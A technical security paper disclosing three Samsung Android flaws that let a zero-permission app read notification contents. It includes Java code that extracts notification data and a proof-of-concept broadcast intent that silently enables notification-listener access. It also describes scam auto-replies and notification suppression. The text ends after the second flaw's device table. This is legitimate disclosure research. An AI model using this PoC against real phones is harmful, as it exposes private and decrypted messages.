Quokka

TECHNICAL PAPER

How (Not) to Expose the Content of Notifications

A Historical Perspective on Samsung Android Smartphones

Quokka

How (Not) to Expose the Content of Notifications: A Historical Perspective on Samsung Android Smartphones

Ryan Johnson, Mohamed Elsabagh, & Angelos Stavrou

Abstract

Notifications from mobile apps are an indispensable part of modern life, quickly alerting users of events and incoming messages. Mobile apps create notifications and send them to an Operating System (OS) notification manager so they can be displayed directly to users. Notifications can contain sensitive information from messaging apps (Facebook Messenger, WhatsApp), navigation apps (Google Maps, Waze), email apps (Gmail, Outlook), encrypted messaging apps (Signal, Telegram), and more. Notification data can provide an intimate look into the life of a smartphone user since the user likely has a reasonable expectation of privacy for their notification data.

We discovered three different instances since 2015 where Samsung Android smartphones have contained vulnerabilities that enabled a zero-permission third-party app to access the content of notifications without requiring any user interaction. All three vulnerabilities are specific to Samsung smartphones and are not present in Android Open Source Project (AOSP) code. In the normal mode of operation, a user needs to explicitly grant notification access to a third-party app by manually clicking through dialogs that explain the significance of the capability. Each of the three exposures allows a zero-permission third-party app to programmatically become a notification listener which allows the app to access the content of all notifications. We cover the three exposures in technical detail.

Going beyond just information disclosure, a notification listener app can programmatically perform actions that are embedded within a notification. Some examples of these actions are replying to a message, calling a phone number from a received text message, returning a missed call, marking a message as read, accepting a friend request, and more. In addition, a notification listener app can globally or selectively dismiss notifications programmatically to perform Denial of Service (DoS) attacks to deprive the user of timely information by suppressing notifications.

1. Notification Listener Capability on Android

The Android Operating System (OS) allows apps to post notifications to inform the user of events and messages.[1] Starting with Android 5, notifications appear in the Graphical User Interface (GUI) foreground at the top of the screen via a heads-up notification. Android apps can post notifications without being granted any permissions since this is a standard capability available to all apps. In addition to posting notifications with the system to make them visible to the user, certain Android apps can obtain read access to all notifications on the device, including those that were created by other apps. We refer to an app with the capability to obtain all posted notifications as a notification listener app. Notification listener apps present a security and privacy concern as notifications tend to contain personal content that should not be unintentionally exposed to unprivileged apps without proper user authorization.

1.1. Enabling Notification Listener Apps

Pre-installed apps are more privileged (e.g., they can obtain more restrictive permissions and capabilities) than third-party apps. Certain types of pre-installed apps can programmatically grant themselves or other apps the notification listener capability so that they are able to access the content of notifications without requiring any user interaction. While this may be desirable in some circumstances, we believe it is a good security practice for the user to periodically review the active notification listener apps on their device to verify that they are comfortable with the current configuration. Pre-installed apps that do not or cannot programmatically grant themselves the notification listener capability and third-party apps can also become notification listeners, although the standard process requires the user to explicitly grant this capability using the Settings app (com.android.settings) with a button clicks on the target app and on a dialog box that clearly explains the capability to the user, as shown in Figure 1. The screenshot in Figure 1 is from a Samsung S10+ Android device running Android 10 where if the user clicks the “Allow” button, then the Bixby Routines app will be able to become a notification listener.

1 https://developer.android.com/guide/topics/ui/notifiers/notifications




Figure 1. Dialog presented to the user to allow or deny the notification listener capability to the Bixby Routines app.

For an app to be recognized by the system as a potential notification listener app and thus show up in the list of apps that can be enabled by the user as a notification listener, as shown in Figure 1, the app needs to have a service app component declared in its AndroidManifest.xml file with specific attributes and elements. All valid Android apps must contain an AndroidManifest.xml file which serves as a central repository for the app's setting and configuration data. The manifest file also includes the app's statically declared app components. The four base app component types are provided by the Android Framework which serve as building blocks for app developers to extend and customize with app-specific logic. For an app to be eligible to become a notification listener app, it must first declare a service app component in its AndroidManifest.xml file that is protected by the android.permission.BIND_NOTIFICATION_LISTENER_SERVICE permission and also register for the android.service.notification.NotificationListenerService action in its intent-filter.[2] Listing 1 displays an example of a proper declaration for a service app component in an app's manifest file that is capable of receiving a user's notifications once it has been enabled by the user.[3]

```
<service android:name=".NotificationListener" android:label="@string/service_name" android:permission="android.permission.BIND_NOTIFICATION_
LISTENER_SERVICE">
  <intent-filter>
    <action android:name="android.service.notification.NotificationListenerService" />
  </intent-filter>
  <meta-data
    android:name="android.service.notification.default_filter_types" android:value="1,2">
  </meta-data>
</service>
```

Listing 1. Declaration of a service app component that will become a notification listener if allowed by the user.

The declaration shown in Listing 1 simply declares a service app component so that the Android OS is aware of it as a potential notification listener since it scans the manifest files of all installed apps when the device boots. A service application component, one of the four standard app components that the Android Framework provides, executes non-trivial tasks in the background without a GUI. In addition to the service app component declaration, the app requires a code implementation for this service. To this end, a valid notification listener app must also contain a service app component that has a parent class of android.service.notification.NotificationListenerService, which, through inheritance, gives it access to various methods for accessing and removing notifications.

1.2. Extracting Data from Notifications

The NotificationListenerService.onNotificationPosted(StatusBarNotification sbn) callback method is invoked by the system in notification listener apps when an app creates and posts a notification with the system to make it visible to the user. StatusBarNotification

2 https://developer.android.com/guide/components/intents-filters contains additional information about intent filters.

3 http://developer.android.com/reference/android/service/notification/NotificationListenerService.html

objects contain an android.app.Notification object that is stored in an instance field aptly named notification, which contains the actual text of the notification that is displayed to the user. When Android apps create a notification, they do so using a Notification object and the system adds additional data and stores it all in an StatusBarNotification object. Listing 2 provides sample Java source code that extracts various information from a notification that is delivered to a notification listener app as an StatusBarNotification object. This method returns an org.json.JSONObject with the relevant notification data.

```
private JSONObject extractTextDataFromNotificationToJson(StatusBarNotification statusBarNotification) throws Exception {
  if (statusBarNotification == null)
    return null;

  JSONObject notificationJson = new JSONObject();
  notificationJson.put("package", statusBarNotification.getPackageName());
  notificationJson.put("id", statusBarNotification.getId());
  notificationJson.put("uid", statusBarNotification.getUid());
  UserHandle userHandle = statusBarNotification.getUser();
  Method getIdentifierMethod = UserHandle.class.getMethod("getIdentifier", new Class[0]);
  int userHandleIdentifier = (int) getIdentifierMethod.invoke(userHandle, new Object[0]);
  notificationJson.put("userHandle", userHandleIdentifier);
  Notification notification = statusBarNotification.getNotification();
  if (notification.tickerText != null)
    notificationJson.put("tickerText", notification.tickerText.toString());

  if (notification.extras != null) {
    Bundle extras_bundle = notification.extras;
    if (extras_bundle.containsKey(Notification.EXTRA_TEMPLATE))
      notificationJson.put("extra_template", extras_bundle.getString(Notification.EXTRA_TEMPLATE));
    if (extras_bundle.containsKey(Notification.EXTRA_TITLE)) {
      CharSequence extra_title = (CharSequence) extras_bundle.get(Notification.EXTRA_TITLE);
      if (extra_title != null)
        notificationJson.put("extra_title",  extra_title.toString());
    }
    if (extras_bundle.containsKey(Notification.EXTRA_TEXT)) {
      CharSequence extra_text = (CharSequence) extras_bundle.get(Notification.EXTRA_TEXT);
      if (extra_text != null)
        notificationJson.put("extra_text",  extra_text.toString());
    }
    if (extras_bundle.containsKey(Notification.EXTRA_SUB_TEXT))
      notificationJson.put("extra_sub_text", extras_bundle.getString(Notification.EXTRA_SUB_TEXT));
    if (extras_bundle.containsKey(Notification.EXTRA_BIG_TEXT)) {
      CharSequence extra_big_text = (CharSequence) extras_bundle.get(Notification.EXTRA_BIG_TEXT);
      if (extra_big_text != null)
        notificationJson.put("extra_big_text", extra_big_text);
    }
  }
  notificationJson.put("timestamp", System.currentTimeMillis());
  return notificationJson;
}
```

Listing 2. Java source code method to extract data from an StatusBarNotification object and return a JSONObject.

1.3. Viewing Currently Enabled Notification Listener Apps

Once a user enables an app to be a notification listener via the Settings app, where the dialog was previously shown in Figure 1, the Settings app will write the package name of the app and the fully-qualified name of the service app component that extends the NotificationListenerService class of the user-selected app to secure settings. Secure settings contain various sensitive settings for the device such as the apps and components for enabled Input Method Editors (e.g., default keyboard), spell checker, default SMS app, and the list of active notification listeners. The current secure settings can be accessed using the standard android.provider.Settings.Secure Application Programming Interface (API) and can also be accessed with the following Android Debug Bridge (ADB) command: adb shell settings. Listing 3 provides the output of an ADB command that lists the active notification listeners which are provided by the system in the following format: <package name>/<fully-qualified service app component name that extends NotificationListenerService> where each entry is delimited by a ':' character.

```
$ adb shell settings get secure enabled_notification_listeners
com.samsung.android.mdecservice/'com.samsung.android.mdecservice.nms.notification.NotificationListenerService:com.samsung.android.app.ledback-
cover/com.samsung.android.app.ledbackcover.service.LCoverNLS:com.samsung.android.mdecservice/com.samsung.android.mdecservice.nms.service.
NotificationListenerService:com.samsung.knox.securefolder/com.samsung.knox.securefolder.foldercontainer.notification.NotificationListener:com.sec.
android.app.desktoplauncher/com.android.launcher3.notification.NotificationListener:com.samsung.android.service.peoplestripe/com.samsung.android.
service.peoplestripe.PeopleNotiListenerService:com.google.android.apps.restore/com.google.android.apps.pixelmigrate.component.NotificationConsoli-
```

datorService:com.sec.android.app.launcher/com.android.launcher3.notification.NotificationListener:com.samsung.android.smartmirroring/com.samsung.android.smartmirroring.controller.NotificationService:com.sec.android.app.launcher/com.android.launcher3.framework.device.notification.NotificationListener

Listing 3. ADB command showing the list of active notification listeners on a Samsung S10+ (build fingerprint of samsung/beyond2ltexx/beyond2:10/QP1A.190711.020/G975FXXS9DTK9:user/release-keys) where the font coloring (coloring is ours) is used to delineate each notification listener instance.

The android.provider.Settings.Secure API in the Android Framework allows apps to read and write values from secure settings. Any app can read from secure settings using the appropriate read API (e.g., android.provider.Settings.Secure.getString(ContentResolver resolver, String name)), although writing values to secure settings requires that the caller has been granted the android.permission.WRITE_SECURE_SETTINGS permission. In the master branch of Android Open Source Project (AOSP) code (as of June 26th, 2021), the android.permission.WRITE_SECURE_SETTINGS permission can only be obtained by pre-installed apps contained in a privileged directory (e.g., /system/priv-app), apps signed with the same cryptographic key as the Android Framework, and apps that are granted the capability via Android Debug Bridge (ADB), as shown in Listing 4.[4] This effectively prevents third-party apps from directly obtaining the android.permission.WRITE_SECURE_SETTINGS permission without the user taking a somewhat atypical action of using ADB to grant the permission to the app. Since the WRITE_SECURE_SETTINGS permission has development listed in its android:protectionLevel attribute, a third-party app can be granted the WRITE_SECURE_SETTINGS permission using the following ADB command: adb shell pm grant <package name> android.permission.WRITE_SECURE_SETTINGS.

```
<!-- Allows an application to read or write the secure system settings.
<p>Not for use by third-party applications. -->
<permission android:name="android.permission.WRITE_SECURE_SETTINGS"
android:protectionLevel="signature|privileged|development" />
```

Listing 4. The declaration of the WRITE_SECURE_SETTINGS permission in the Android Framework manifest file.

The actual contents of secure settings are stored in a file on the file system for persistence. The exact file system location of the secure settings file depends on the specific version of Android OS that device is running. In recent versions of Android (e.g. Android 10), the /data/system/users/0/settings_secure.xml file contains the secure settings for the primary user, whereas in older versions (e.g., Android 5) the secure setting file is contained in a database located at /data/data/com.android.providers.settings/databases/settings.db. This file is located in the private directory of a pre-installed app with a package name of com.android.providers.settings.

1.4. Programmatically Interacting with Actions Embedded within Notifications

In addition to obtaining the content of notifications, a notification listener app can programmatically launch the actions that are associated with a notification. Android allows a notification to contain up to three actions.[5] A common action for messaging apps is to reply to an inbound message contained within a notification. This allows the user to reply to a received message from within the notification and does not require the user to open the messaging app itself. An app that creates a notification provides a android.app.PendingIntent object for each action which allows an entity other than the app that created the PendingIntent object to send the PendingIntent object in the context of the app that created it and the android.content.Intent that it contains. Figure 2 displays screenshots showing a notification from the Messages app, used for sending/receiving text messages, containing the available actions of "Call", "Mark as read", and "Reply" for the notification for a received text message.

4 https://android.googlesource.com/platform/frameworks/base/+/master/core/res/AndroidManifest.xml

5 https://developer.android.com/training/notify-user/build-notification#Actions




Figure 2. A text message notification and its corresponding actions are visible when expanded, including using the Reply action that allows a user to reply to a text message from within the notification.

A notification listener app obtains access to the android.service.notification.StatusBarNotification object which contains an android.app.Notification object as an instance field. The Notification object contains the PendingIntent objects, which are accessible to notification listener apps, that are available to launch any actions that are shown to the user. Therefore, a notification listener app can programmatically initiate the actions for the notification shown in Figure 2, which allows the notification listener app to reply to the text message with an arbitrary textual message reply, mark the text message as a read, or call the phone number that sent the inbound text message. This allows a malicious notification listener app to spoof reply messages to senders and programmatically interact with any person/entity that sends a message to the device, creating such undesirable scenarios as trying to scam or blackmail the other party for money. It also creates an attack vector for spreading a link to the malicious notification listener app via spoofed messages, serving as a potential propagation vector for a malicious app.

Each Notification object has an instance field named actions which is an array of type android.app.Notification.Action. The actions instance field may be null or it may contain one or more Notification.Action objects. Each Notification.Action object itself has an instance field named actionIntent of type PendingIntent that the official docs describe as the "Intent to send when the user invokes this action."[6] With each incoming notification, a notification listener app can check the notification for interesting actions by examining the android.app.Notification.Action.title instance field with a type of java.lang.CharSequence which is the text that is shown to the user (e.g., Call, Mark as Read, and Reply for middle screenshot in Figure 2). Apps that allow the user to reply to messages within a notification generally contain "reply" or "Reply" in the Notification.Action.title instance field. In addition, it can be further validated to see if the action is indeed an action to reply to a message by checking for the presence of android.app.RemoteInput objects in the Notification.Action object to see if the input is expected from the user.

Using this capability, a notification listener app can be used to programmatically perform the following series of actions in a variety of messaging apps: 1. read a notification from a messaging app, 2. respond to the notification with arbitrary text, and 3. then dismiss the notification so the reply is not visible to the user of the device. The source code to programmatically respond to all incoming messages with a message of "I am in trouble! Please send money to my venmo @not_a_scam" is provided in Appendix A. The Java source code in Appendix A is simplistic and uses a hard-coded message, although additional logic can be implemented to use patterns to respond to successive typical queries with pre-planned and intelligible responses. In addition, a notification listener app can programmatically respond to incoming messages with a link to download and sideload the same malicious app that exploits the notification listener vulnerability on Samsung, further propagating itself, especially since Samsung has a 27.84% global market share for smartphones as of May 2021, according to Statcounter.[7]

6 https://developer.android.com/reference/android/app/Notification.Action#actionIntent

7 https://gs.statcounter.com/vendor-market-share/mobile

The Notification object that gets delivered to notification listener apps when a notification is initially posted or dismissed has three different instance fields that contain a PendingIntent object that notification listener apps can programmatically send, although these instance fields may be null. The instance fields are named contentIntent, deleteIntent, and fullScreenIntent. The purpose of these PendingIntent objects are generally context-dependent and set by the app that creates the notification. According to the docs, the contentIntent instance field contains "the intent to execute when the expanded status entry is clicked", the deleteIntent instance field contains the "the intent to execute when the notification is explicitly dismissed by the user", and the fullScreenIntent instance field contains "an intent to launch instead of posting the notification to the status bar."[8] A notification listener app can obtain these PendingIntent objects, if they are not null, and programmatically send them which simulates an action that the user would take when interacting with the GUI.

1.5. Denying Access to Notifications

Once a third-party app becomes a notification listener it obtains access to the methods of the android.service.notification.NotificationListenerService class through a subclass that extends it. In addition to receiving the notifications as they are posted, notification listener apps can also programmatically dismiss notifications to prevent the user from seeing all notifications that apps create or just certain notifications that meet specific criteria (e.g., posted by a specific app, containing a keyword, time of day, etc.). A notification listener app can "dismiss" all active notifications using the NotificationListenerService.cancelAllNotifications() API or be more targeted with the NotificationListenerService.cancelNotification(java.lang.String) API that can dismiss a single notification based on some discerning criteria. This Denial of Service (DoS) attack can deprive the user of access to timely information, potentially harming the user. In addition, this capability can be helpful if a malicious notification listener app is programmatically responding to a message in a notification so that the user does not see the response that was programmatically sent by the notification listener app. Lastly, once an app has become an enabled notification listener, the Android system will start the notification listener service in the app at bootup so it can persistently execute in the background and receive notification data, even when the app does not request the RECEIVE_BOOT_COMPLETED permission, effectively providing persistent background execution for the app without the corresponding RECEIVE_BOOT_COMPLETED permission.

2. Summary of Notification Content Exposures

Table 1 provides a summary of the three instances we discovered where the notification data can be obtained by a zero-permission third-party app on Samsung Android smartphones. Samsung's cognate of a Common Vulnerabilities and Exposures (CVE) ID is a Samsung Vulnerabilities and Exposures (SVE) ID. Both SVE-2021-19553 and SVE-2016-5534 encompass a third-party app being able to become a notification listener without any user interaction. The research for SVE-2015-2885 was presented at Black Hat Asia 2015 in a talk named Resurrecting the READ_LOGS Permission on Samsung Devices, which detailed obtaining notification data that was leaked to the logcat log where a third-party app could obtain read access to the logs through a separate vulnerability.[9]

Table 1. Summary of Notification Content Exposure on Samsung Devices.

Vulnerability Description	Samsung Android Version(s) Impacted	SVE	CVE
Unprotected Android Framework Broadcast Receiver	9 & 10	SVE-2021-19553[10] (March 2021)	CVE-2021-25336
Non-existent Notification Listener App	5.0.2	SVE-2016-5534 (April 2016)	CVE-2016-6910
Leaked logcat Log Contains Notification Data	4.1.2, 4.3, & 4.4.2	SVE-2015-2885 (October 2015)	CVE-2015-9547

8 https://developer.android.com/reference/android/app/Notification

9 https://www.blackhat.com/asia-15/archives.html#Johnson

10 After 3.5 months from our initial disclosure of the vulnerability, Samsung said that Google reported the vulnerability one month prior to us.

3. Threat Model

We assume that the user downloads and installs a malicious third-party app since all of the three instances require a local presence on the device. This malicious app can reach the device through social engineering, phishing, app repackaging, or local/remote exploit. For the three vulnerabilities listed in Table 1, each instance does not require any user interaction for the malicious third-party app exploiting the vulnerabilities to obtain access to the user's notifications. For the "Non-existent Notification Listener App" vulnerability (SVE-2016-5534) in Table 1, we assume that the malicious app has a specific package name of com.samsung.android.app.portalservicewidget so that it can spoof a non-existent app that is granted capabilities solely on its package name with no additional authentication checks. Optionally, a malicious app exploiting these vulnerabilities could request the android.permission.INTERNET permission solely for transmitting the harvested notification data to a remote host, although this is not necessary to exploit the vulnerabilities to obtain notification data.

4. Exposure #1 - Unprotected Android Framework Broadcast Receiver

4.1 Summary

A vulnerability we discovered that is present on all Samsung Android devices running Android 9 and Android 10 can be exploited by a local app with no permissions on the device to become a notification listener and obtain the full text of all posted and active notifications. Normally, the user would need to manually grant a third-party app the capability via the GUI to enable it as a notification listener, but this vulnerability allows any local app, even third-party apps with no permissions, to programmatically add themselves (or another app) as an enabled notification listener by sending a single broadcast Intent message. The vulnerability is caused by incorrect access control exhibited by a dynamically-registered broadcast receiver in the system_server process in the Android Framework for Samsung Android devices. The system_server process is a critical service in Android that houses most of the core services in the Android Framework.[11] This vulnerability is specific to Samsung and is not present in AOSP code that would affect additional vendors.

The local app exploiting the vulnerability to become a notification listener can execute in the background to not alert the user of its presence or behavior. Notifications can contain sensitive personal information from messaging apps, navigation apps, email apps, encrypted messaging apps, and arbitrary data posted in notifications from apps or the system itself. Notably, apps that use end-to-end cryptography decrypt the encrypted messages they receive and provide the decrypted message (i.e., plaintext) to be displayed in notifications, allowing an app exploiting this vulnerability to obtain the decrypted content of received messages from encrypted messaging apps. In addition, certain emails are shown in their entirety in a notification when the email is not lengthy. In these instances, the entire contents of an email from an email app (e.g., Gmail) are contained in a notification and are accessible to an app via exploiting this vulnerability. When an email is lengthy, the notification will contain just the beginning part of the email such as the sender's name or email address, the receiver's email address, the subject line, and the beginning of the body of the email for Gmail.

4.2. Vulnerability Details

In Samsung devices running Android versions 9 and 10, there is an open interface in a system process that allows any app, including third-party apps, to set themselves or other apps as notification listeners without any user interaction. This open interface is a dynamically registered broadcast receiver in the system_server process. The broadcast receiver is dynamically registered for an action string of com.samsung.notification.REQUEST_REBIND_LISTENER. This broadcast receiver is not protected by a permission and the action string is not a protected broadcast, so third-party apps can send Intent messages with an action string of com.samsung.notification.REQUEST_REBIND_LISTENER which will be received and processed by the vulnerable broadcast receiver. The broadcast receiver will extract a package name and component name from the Intent messages it receives and then use its privileges (i.e., system privileges) to programmatically set the app as a notification listener without requiring any user interaction. This broadcast receiver resides in the privileged system_server process that can make changes to the secure settings that control the enabled notification listeners.

In Listing 5, the Proof-of-Concept (PoC) source code allows an app to add itself or another app as a notification listener. In the Intent, the packageName string extra is the package name of the app to add as a notification listener and the className string extra is the fully-qualified name of the class that extends the NotificationListenerService class in the app (shown highlighted below). The package name and component name in the Intent will immediately start receiving notifications and the service that extends the NotificationListenerService class will always execute in the background. In addition, the Intent should contain an int extra with a key name of android.intent.extra.user_handle. Based on our testing, registering for any user handle (e.g., default value of 0) will provide access to the notifications of all user handles that are present (e.g., an Android for Work profile).

11 https://android.googlesource.com/platform/frameworks/base/+/master/services/java/com/android/server/SystemServer.java

```
Intent intent = new Intent("com.samsung.notification.REQUEST_REBIND_LISTENER");
intent.putExtra("packageName","<poc_app_package_name>");
intent.putExtra("className", "<service_that_extends_notification_listener_service>");
intent.putExtra("android.intent.extra.user_handle",0);
sendBroadcast(intent);
```

Listing 5. PoC source code to enable a third-party app as a notification listener for only the primary user.

4.3. Sample of Vulnerable Samsung Builds

Table 2 lists impacted Samsung Android smartphones, affecting both Android 9 and Android 10 versions, that we have confirmed contain the vulnerability. Table 2 is not meant to be exhaustive, but it does contain a sample of four different Samsung models and their corresponding build fingerprints. According to the SVE-2015-2885, which was created and assigned by Samsung, all Android 9 and Android 10 Samsung builds contain the vulnerability.

Table 2. Sample of vulnerable Samsung Android 9 and Android 10 that allow a zero-permission third-party app to programmatically enable itself as a notification listener.


Device Model	Android Version	Build Fingerprint
Samsung S10+ (SM-G975F)	10	samsung/beyond2ltexx/beyond2:10/QP1A.190711.020/G975FXXS9DTK9:user/release-keys
Samsung S10+ (SM-G975F)	9	samsung/beyond2ltexx/beyond2:9/PPR1.180610.011/G975FXXS3ASJG:user/release-keys
Samsung Note 10 (SM-N970U)	10	samsung/d1qsq/d1q:10/QP1A.190711.020/N970USQU2BSL7:user/release-keys
Samsung Note 10 (SM-N970U)	9	samsung/d1qsq/d1q:9/PPR1.180610.011/N970USQU1ASHB:user/release-keys
Samsung A51 (SM-A516B)	10	samsung/a51xnaeea/a51x:10/QP1A.190711.020/A516BXXU1ATF1:user/release-keys
Samsung S8+ (SM-G955U)	9	samsung/dream2qltesq/dream2qltesq:9/PPR1.180610.011/G955USQS6DSJ3:user/release-keys

4.4. Examples of Notification Data

To highlight some of the notification data, we have provided two examples. For smaller notifications, the majority of the data seen in a notification is contained in the EXTRA_TITLE and tickerText instance fields in an android.app.Notification Object. Listing 6 shows the notification data obtained by an app that has exploited the "Unprotected Android Framework Broadcast Receiver" vulnerability and receives a message from Signal Private Messenger app that uses secure end-to-end encryption, corresponding to the screenshot shown in Figure 3.[12] Despite using end-to-end encryption, the Signal Android app (org.thoughtcrime.securesms) provides the plaintext of the message to the notification manager where notification listener apps can directly obtain the decrypted message.

12 https://play.google.com/store/apps/details?id=org.thoughtcrime.securesms

Figure 3. Screenshot showing a notification from the Signal Android app



p.

packageName=org.thoughtcrime.securesms, timestamp=1617671240546, title= Jon Smith , tickerText= Jon Smith : *generic secret message*, text=*-generic secret message*, id=500

Listing 6. The content of a Signal Android app notification extracted by a notification listener app.

In addition to the rather terse notification, shown in Figure 3, a larger notification from the Gmail app, which has been expanded, contains comparatively more text as shown in Figure 4.




Figure 4. Screenshot showing a notification from Gmail Android app.

The notification shown in Figure 4 uses additional instance fields of the Notification class when compared to the notification shown in Figure 3. Listing 7 provides the data a notification listener app can extract from the notification (using the code from Listing 2) from the Gmail app shown in Figure 4. There were originally 259 <200c> values, which is a zero-width non-joiner, in Listing 7 but we replaced them with a few new lines here to reduce clutter. We have highlighted the instance fields from the Notification object in red text in Listing 7.

packageName=com.google.android.gm, timestamp=1617654125333, title=The Wall Street Journal., tickerText=The Wall Street Journal., text=WSJ News Alert: U.S. Stocks Climb to Record on Signs of an Economic Rebound, subText=nunya_bizness@gmail.com, bigText=WSJ News Alert: U.S. Stocks Climb to Record on Signs of an Economic Rebound Breaking news from The Wall Street Journal.

Trouble viewing this email? View in web browser ›
News Alert
U.S. Stocks Climb to Record on Signs of an Economic Rebound
The Dow industrials and the S&P 500 surged to highs as a strong jobs report and data showing a rebound in the services sector cheered investors hoping for a robust economic recovery.
Read More
Read WSJ's latest headlines ›
Share this email with a friend.
Forward
Forwarded this ema, id=-1397651382

Listing 7. The content of a Gmail Android app notification extracted by a notification listener app.

The notification shown in listing 7, in addition to the EXTRA_TITLE and tickerText instance fields in the android.app.Notification class in Listing 6, also contains the EXTRA_SUB_TEXT and EXTRA_BIG_TEXT instance fields. Listing 6 and Listing 7 were processed with the source code method provided in Listing 2 which takes a StatusBarNotification object and extracts relevant notification data into a JSONObject, although in Listing 6 and Listing 7 a formatted version of the output is shown.

5. Exposure #2 - Non-existent Notification Listener App

5.1. Summary

Certain Samsung Galaxy S6 Edge Android devices contain a vulnerability where the installation of a zero-permission third-party app with a specific package name allows the app to read the content of notifications on the device without any action from the user beyond installing the app. This vulnerability is limited to Samsung Galaxy S6 Edge devices that started out with an Android 5.0.2 build. If the user utilizes the "Information Stream" feature while using an Android 5.0.2 build, this introduces the vulnerability on the device by allowing a specific component name to receive notifications even though the corresponding app is not pre-installed on the device.[13] The "Information Stream" feature is where the notifications are displayed on the right edge of the screen while the rest of the screen is off. If the vulnerability was introduced while using an Android 5.0.2 build, then the vulnerability will be present on the same device even after it has been updated to Android 5.1.1 or Android 6.0.1 unless the user has performed a factory reset of the device or uninstalled a different notification listener app without first disabling it as a notification listener in the Settings app. Essentially, a malicious spoofs the package name of an app that is granted notification listener access since the app with the specific package is not pre-installed on the device.

5.2. Vulnerability Details

In Android 5.0.2, secure settings contains a colon-separated list of component names representing the list of enabled_notification_listeners, as previously shown in Listing 3. The corresponding value to the enabled_notification_listeners key in secure settings can be empty, contain a single component name, or contain multiple component names. If there is more than one component that is registered as a notification listener, then the component names will be delimited by a colon. Any component in the colon-separated list of enabled_notification_listeners has the ability to receive all notifications on the device. If a component name is in the list of enabled_notification_listeners and the corresponding app is not installed on the device, then a third-party app can be installed that contains this component name to utilize this pre-established capability to become a notification listener. Therefore, care should be taken not to introduce any components in the list of enabled_notification_listeners that do not have a corresponding app installed on the device.

We have confirmed that the vulnerability can be introduced in all of the Samsung Galaxy S6 Edge models we have tested (SM-G925V, SM-G925F, SM-G925A, SM-G925X, SM-G9250, SM-G925K, SM-G925L, SM-G925P, SM-G925R4, SM-G925S, SM-G925T, SM-G925I, and SM-G925W8). Table 3 shows the models we tested and the associated Android 5.0.2 builds that can introduce the vulnerability. In Samsung's Security Bulletin for April 2016, for the SVE-2016-5534, Samsung listed the affected devices as simply "Galaxy S6 Edge."

13 A component name serves as a unique identifier that contains the package name of an app and a fully-qualified class name contained within the package (e.g., `com.android.settings/.homepage.SettingsHomepageActivity`).

Table 3. Samsung Galaxy S6 Edge devices that can introduce the non-existent notification listener app vulnerability.

Model	Build Number
SM-G925V	LRX22G.G925VVRU1AOC3
SM-G925F	LRX22G.G925FXXU1AOCZ
SM-G925A	LRX22G.G925AUCU1AOCE
SM-G925X	LRX22G.G925XXXU1AOC6_LLK
SM-G9250	LRX22G.G9250ZTU1AODC
SM-G925K	LRX22G.G925KKKU1AOD8
SM-G925L	LRX22G.G925LKLU1AOD8
SM-G925P	LRX22G.G925PVPU1AOCF
SM-G925R4	LRX22G.G925R4TYU1AOD3
SM-G925S	LRX22G.G925SKSU1AOD5
SM-G925T	LRX22G.G925TTMB1AOCG
SM-G925I	LRX22G.G925IDVU1AOC4
SM-G925W8	LRX22G.G925W8VLU1AOCG
SC-04G	LRX22G.SC04GOMU1AOD2

